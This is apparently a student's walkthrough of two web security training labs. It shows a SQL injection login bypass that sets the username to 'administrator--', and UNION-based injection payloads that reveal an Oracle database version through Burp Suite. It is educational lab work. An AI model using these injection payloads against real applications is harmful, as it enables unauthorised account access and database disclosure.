
Lab-2

Task - This lab contains a SQL injection vulnerability in the login function. To solve the lab, perform a SQL injection attack that logs in to the application as the administrator user.


- Click on access the lab



- Lab access , click on my account



- Enter invalid username and password



Home | My account

Login


Username:

Password:

Log In



- Click on login



Home | My account

Login


Username: **root**

Password: **password**


Log In




- Login request captured



- Change username aniket to **administrator**-- and forward all request



- Here you login as administrator  



SQL injection vulnerability allowing login bypass

My Account


Your username is: administrator

Email

Update email

Home | My account | Log out

- Lab solved  



SQL injection vulnerability allowing login bypass

Congratulations, you solved the lab!

Share your skill!  Continue learning 

Home | My account | Log out

My Account

Your username is: administrator

Email


Update email




Lab-3

Task :-This lab contains a SQL injection vulnerability in the product category filter. You can use a UNION attack to retrieve the results from an injected query.


- Click on access the lab




- Click on any product category




- Request intercept



- Right click on request and send this request to the burp repeater




- In repeater , change product category



- Replace following query

Query :- '+UNION+SELECT+'abc','def'+FROM+dual--



- Verify that the query is returning two columns


The screenshot shows the Burp Suite Professional interface. In the Request pane, a crafted SQL query is sent to the target URL. The Response pane shows the server's response, which includes the Oracle Database banner and version information. The Inspector pane highlights the selected text "Oracle Database 11g Express Edition". The status bar at the bottom right indicates "Memory: 202.6MB".

- Now, enter next query


Query :-'+UNION+SELECT+BANNER,+NULL+FROM+v\$version--

The screenshot shows the Burp Suite Professional interface. In the Request pane, a crafted SQL query uses the UNION SELECT banner trick. The Response pane shows the server's response, which includes the Oracle Database banner and version information. The Inspector pane highlights the selected text "Oracle Database 11g Express Edition". The status bar at the bottom right indicates "Memory: 202.6MB".

